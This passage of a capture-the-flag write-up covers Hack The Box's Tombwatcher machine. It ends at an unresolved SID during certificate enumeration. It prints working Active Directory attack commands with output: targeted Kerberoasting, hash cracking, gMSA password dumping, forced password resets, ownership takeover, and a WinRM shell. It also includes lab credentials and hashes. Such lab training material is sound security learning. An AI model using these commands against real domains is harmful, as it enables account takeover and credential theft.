
Tombwatcher: Targeted Kerberoasting to AD Recycle Bin and ADCS ESC15
Hack The Box write-up for the Tombwatcher machine. WriteSPN over Alfred enables a targeted Kerberoast, cracked credentials chain through group self-enrollment, gMSA password extraction, a sequence of ACL abuses across four accounts, and a WinRM shell on the DC. GenericAll over the ADCS OU leads to the AD Recycle Bin, where a deleted cert_admin account maps to an unresolved SID with enrollment rights on a schema version 1 template, and an ESC15 enrollment agent hijack escalates to Domain Admin.
Initial Reconnaissance – Port Scanning
The box provides an assumed-breach starting point with valid domain credentials:
Username: henry
Password: H3nry_987TGV!
The assessment started with a service-version scan against 10.129.232.167, host discovery disabled (-Pn):
$ nmap -sV -Pn -T4 10.129.232.167
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-14 19:26 -0300
Nmap scan report for 10.129.232.167
Host is up (0.15s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-15 02:26:49Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Standard domain controller profile: DNS (53), Kerberos (88), RPC (135), LDAP (389/636/3269), SMB (139/445), and WinRM (5985). IIS on port 80 is the one addition. The LDAP banner leaks the domain (tombwatcher.htb) and the hostname (DC01). Both go into /etc/hosts:
10.129.232.167 tombwatcher.htb DC01.tombwatcher.htb
80/tcp – IIS Default Page
Port 80 serves the default Windows Server IIS welcome page. Nothing custom, no virtual hosts, no applications exposed.
Domain Enumeration
445/tcp – SMB with henry
Using the provided credentials, share enumeration shows only the standard defaults with no custom shares exposed:
$ nxc smb tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' --shares
SMB         10.129.232.167  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB         10.129.232.167  445    DC01             Share           Permissions     Remark
SMB         10.129.232.167  445    DC01             -----           -----------     ------
SMB         10.129.232.167  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.232.167  445    DC01             C$                              Default share
SMB         10.129.232.167  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.232.167  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.232.167  445    DC01             SYSVOL          READ            Logon server share
User enumeration via --users revealed the full list of domain accounts. Beyond the built-in accounts, the interesting ones are Henry, Alfred, sam, and john:
$ nxc smb tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' --users
SMB         10.129.232.167  445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.232.167  445    DC01             Administrator                 2025-04-25 14:56:03 0       Built-in account for administering the computer/domain
SMB         10.129.232.167  445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.232.167  445    DC01             krbtgt                        2024-11-16 00:02:28 0       Key Distribution Center Service Account
SMB         10.129.232.167  445    DC01             Henry                         2025-05-12 15:17:03 0
SMB         10.129.232.167  445    DC01             Alfred                        2025-05-12 15:17:03 0
SMB         10.129.232.167  445    DC01             sam                           2025-05-12 15:17:03 0
SMB         10.129.232.167  445    DC01             john                          2025-05-19 13:25:10 0
RID brute force confirmed the same user list and revealed a custom group called Infrastructure (RID 1107) and a machine account called ansible_dev$ (RID 1108). The $ suffix marks it as a machine or group Managed Service Account:
$ nxc smb tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' --rid-brute
SMB         10.129.232.167  445    DC01             1103: TOMBWATCHER\Henry (SidTypeUser)
SMB         10.129.232.167  445    DC01             1104: TOMBWATCHER\Alfred (SidTypeUser)
SMB         10.129.232.167  445    DC01             1105: TOMBWATCHER\sam (SidTypeUser)
SMB         10.129.232.167  445    DC01             1106: TOMBWATCHER\john (SidTypeUser)
SMB         10.129.232.167  445    DC01             1107: TOMBWATCHER\Infrastructure (SidTypeGroup)
SMB         10.129.232.167  445    DC01             1108: TOMBWATCHER\ansible_dev$ (SidTypeUser)
389/tcp – LDAP
LDAP access was confirmed as valid with henry:
$ nxc ldap tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!'
LDAP        10.129.232.167  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP        10.129.232.167  389    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
Mapping the Path with BloodHound
With no custom shares and no quick wins from the initial enumeration, the next step is to map the ACL relationships. I collected BloodHound data as henry using RustHound-CE:
$ rusthound-ce -d tombwatcher.htb -u henry -p 'H3nry_987TGV!'
---------------------------------------------------
Initializing RustHound-CE at 22:15:07 on 09/15/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-09-16T01:15:07Z INFO  rusthound_ce] Collection method: All
[2026-09-16T01:15:08Z INFO  rusthound_ce::transport::ldap] Connected to TOMBWATCHER.HTB Active Directory!
[2026-09-16T01:15:15Z INFO  rusthound_ce::objects::domain] MachineAccountQuota: 10
[2026-09-16T01:15:15Z INFO  rusthound_ce::objects::enterpriseca] Found 11 enabled certificate templates
[2026-09-16T01:15:22Z INFO  rusthound_ce::json::maker::common] 9 users parsed!
[2026-09-16T01:15:22Z INFO  rusthound_ce::json::maker::common] 61 groups parsed!
[2026-09-16T01:15:22Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2026-09-16T01:15:22Z INFO  rusthound_ce::json::maker::common] 33 certtemplates parsed!

RustHound-CE Enumeration Completed at 22:15:22 on 09/15/26! Happy Graphing!
The collection reveals 11 enabled certificate templates and 33 total, which is worth remembering for later. Loading the data into BloodHound and tracing outbound edges from henry maps the full attack chain:


The path is long but clear: abuse WriteSPN to Kerberoast Alfred, crack the hash, self-enroll into the Infrastructure group, dump the gMSA password for ansible_dev$, force-reset sam's password, take ownership of john, change his password, and land a WinRM shell. From there, GenericAll over the ADCS OU opens the door for certificate abuse.
Targeted Kerberoasting – Henry to Alfred


henry has WriteSPN over Alfred. This means henry can set a servicePrincipalName on Alfred's account, request a Kerberos TGS ticket encrypted with Alfred's password hash, and crack it offline. This is a targeted Kerberoast attack.
Fixing the Clock Skew
Before any Kerberos operation, the clock offset needs checking. The DC was drifting almost 4 hours ahead:
$ ntpdate -q tombwatcher.htb
2026-09-14 23:50:06.599338 (-0300) +14390.567114 +/- 0.073525 tombwatcher.htb 10.129.232.167 s1 no-leap
A drift of +14390 seconds (roughly 4 hours) is well beyond the 5-minute Kerberos tolerance. Instead of syncing the system clock, faketime offsets just the process:
$ faketime -f "+14390s" python3 targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (Alfred)
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$38f7a95150791354f5e8e6f236c80c8f$b1945a7e282beec4...
[VERBOSE] SPN removed successfully for (Alfred)
targetedKerberoast.py handles the full cycle automatically: writes a temporary SPN to Alfred's account, requests the TGS ticket, extracts the hash, and cleans up the SPN. The verbose output confirms both the SPN addition and removal.
Cracking the Hash
The recovered TGS-REP hash is etype 23 (RC4), which cracks against rockyou.txt:
$ hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$38f7a95150...2a63a2:basketball

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Time.Started.....: Mon Sep 14 19:51:57 2026 (0 secs)
Speed.#01........:   724.7 kH/s (1.74ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8192/14344385 (0.06%)
Cracked instantly: Alfred:basketball.
Validating the Credentials
$ nxc smb tombwatcher.htb -u 'Alfred' -p 'basketball'
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\Alfred:basketball
Alfred – AddSelf to Infrastructure


BloodHound shows Alfred has AddSelf on the Infrastructure group, meaning Alfred can add himself as a member without needing any additional DACL modifications. The group was initially empty:
$ net rpc group members "Infrastructure" -U "tombwatcher.htb"/"Alfred"%'basketball' -S 'dc01.tombwatcher.htb'
No output, no members. Adding Alfred using bloodyad:
$ bloodyad -d tombwatcher.htb -u 'Alfred' -p 'basketball' -i 10.129.232.167 --host 10.129.232.167 add groupMember 'Infrastructure' Alfred
[+] Alfred added to Infrastructure
Confirming the membership:
$ net rpc group members "Infrastructure" -U "tombwatcher.htb"/"Alfred"%'basketball' -S 'dc01.tombwatcher.htb'
TOMBWATCHER\Alfred

Alfred is now in the Infrastructure group, which inherits ReadGMSAPassword over ansible_dev$.
gMSA Password Dump – ansible_dev$
The Infrastructure group has ReadGMSAPassword over ansible_dev$. Group Managed Service Accounts store their passwords in the msDS-ManagedPassword attribute, readable only by principals explicitly granted the right. With Alfred now in the group, both gMSADumper.py and NetExec can extract the hash:

$ python3 gMSADumper.py -u 'Alfred' -p 'basketball' -d 'tombwatcher.htb' -l 10.129.232.167
Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::3eca34dd13a85db79c03178b7b149621
ansible_dev$:aes256-cts-hmac-sha1-96:e9e2850abbdbd04b6f09aa9dea6ab0504a9e4e4f98435bc987f1f90d0faaca81
ansible_dev$:aes128-cts-hmac-sha1-96:f1e40e3681fdae0d4a8eaf0984691157
Confirmed with NetExec's --gmsa module:
$ nxc ldap tombwatcher.htb -u 'Alfred' -p 'basketball' --gmsa
LDAP        10.129.232.167  389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.232.167  389    DC01             Account: ansible_dev$         NTLM: 3eca34dd13a85db79c03178b7b149621     PrincipalsAllowedToReadPassword: Infrastructure
NT hash for ansible_dev$: 3eca34dd13a85db79c03178b7b149621. Validating over SMB:
$ nxc smb tombwatcher.htb -u 'ansible_dev$' -H '3eca34dd13a85db79c03178b7b149621'
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\ansible_dev$:3eca34dd13a85db79c03178b7b149621
ForceChangePassword – ansible_dev$ to Sam

ansible_dev$ has ForceChangePassword over sam, which allows resetting sam's password without knowing the current one. Using bloodyad with pass-the-hash:

$ bloodyad --host "10.129.232.167" -d "tombwatcher.htb" -u "ansible_dev$" -p ":3eca34dd13a85db79c03178b7b149621" set password "Sam" "JMP2P33s"
[+] Password changed successfully!
$ nxc smb tombwatcher.htb -u 'Sam' -p 'JMP2P33s'
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\Sam:JMP2P33s
WriteOwner – Sam to John

sam has WriteOwner over john. As owner of the object, sam can modify the DACL and grant any permission. The process is: take ownership, grant GenericAll, then reset john's password.
Taking Ownership
$ impacket-owneredit -action 'write' -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam':'JMP2P33s' -dc-ip 10.129.232.167
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
The previous owner was Domain Admins. Sam is now the owner of john's object.
Granting GenericAll and Resetting the Password
With ownership, sam grants himself GenericAll over john via bloodyad:
$ bloodyad -i 10.129.232.167 -d tombwatcher.htb -u 'sam' -p 'JMP2P33s' add genericAll john sam
[+] sam has now GenericAll on john
Then resets john's password:
$ bloodyad --host "10.129.232.167" -d "tombwatcher.htb" -u "sam" -p "JMP2P33s" set password "John" "JMP2P44s"
[+] Password changed successfully!
$ nxc smb tombwatcher.htb -u 'john' -p 'JMP2P44s'
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\john:JMP2P44s
User Flag
BloodHound shows john is a member of Remote Management Users, so WinRM is available:
$ evil-winrm -i 10.129.232.167 -u 'john' -p 'JMP2P44s'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents>
*Evil-WinRM* PS C:\Users\john\Desktop> cat user.txt
e212ef55f82458cdefa765084841d308
Checking privileges:
*Evil-WinRM* PS C:\Users\john\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
No exploitable privileges. The group membership confirms the Certificate Service DCOM Access alias, which indicates this account interacts with the CA:
BUILTIN\Remote Management Users            Alias            S-1-5-32-580
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574

The escalation path is not through token abuse. BloodHound shows john has GenericAll over the ADCS OU, which means full control over the Organizational Unit containing ADCS objects.
Privilege Escalation – ADCS Enumeration
Running certipy find as john to enumerate the certificate templates:
$ certipy-ad find -target dc01.tombwatcher.htb -u john -p "JMP2P44s" -dc-ip "10.129.232.167"
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Found 33 certificate templates
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[!] Failed to lookup object with SID 'S-1-5-21-1392491010-1358638721-2126982587-1111'
Certipy warns about an unresolved SID (S-1-5-21-1392491010-1358638721-2126982587-1111). This SID belongs to an object that no longer exists in Active Directory, yet it still has enrollment rights on a template.
